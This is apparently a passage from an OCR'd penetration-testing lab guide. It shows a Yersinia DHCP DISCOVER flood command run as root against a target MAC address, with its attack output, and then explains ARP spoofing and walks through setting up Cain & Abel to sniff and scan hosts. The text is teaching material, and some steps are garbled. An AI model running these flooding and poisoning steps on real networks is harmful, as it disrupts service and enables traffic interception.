
1 – Send Raw data Packets

-dest – Destination




```
(root㉿Kali)-[~]
# yersinia DHCP -attack 1 -dest 08:00:27:2d:e5:e9
```

- **Hare Attack Start**




```
(root㉿Kali)-[~]
# yersinia DHCP -attack 1 -dest 08:00:27:2d:e5:e9
Warning: interface eth0 selected as the default one
<>> Starting DDoS attack sending DISCOVER packet ...
<>> Press any key to stop the attack <>
```


- Open Wireshark to see attack



- Click on eth0



- Here , DHCP Packets are send to the target




ARP POISONING

ARP spoofing / Poisoning :-

ARP Spoofing (also called ARP Poisoning) is a type of cyber attack where an attacker sends fake ARP (Address Resolution Protocol) messages on a local network to link their MAC address with the IP address of another device, like a router or victim's computer.

ARP Spoofing Attack

ARP resolves IP addresses to the MAC (hardware) address of the interface to send data. ARP packets can be forged to send data to the attacker's machine. ARP spoofing involves constructing a large number of forged ARP request and reply packets to overload a switch. When a machine sends an ARP request, it assumes that the ARP reply will come from the right machine.



ARP Poisoning Attack

Perform Arp Poisoning Using Cain and able


Cain & Abel is a **password recovery and network analysis tool** used by ethical hackers and penetration testers for various network security tasks.

How to install it


- Open a Browser and search Cain And able Download

Download Link - <https://sectools.org/tool/cain/>


- Click on First website




- Click on Download




- After installation , open cain




- Now click on sniffer button and then click on Host



- Now Start sniffer , click on sniffer ..top left side second button




- And then click on , and click on ok
- It start scanning the ip address of network




- Here it scan some ip address

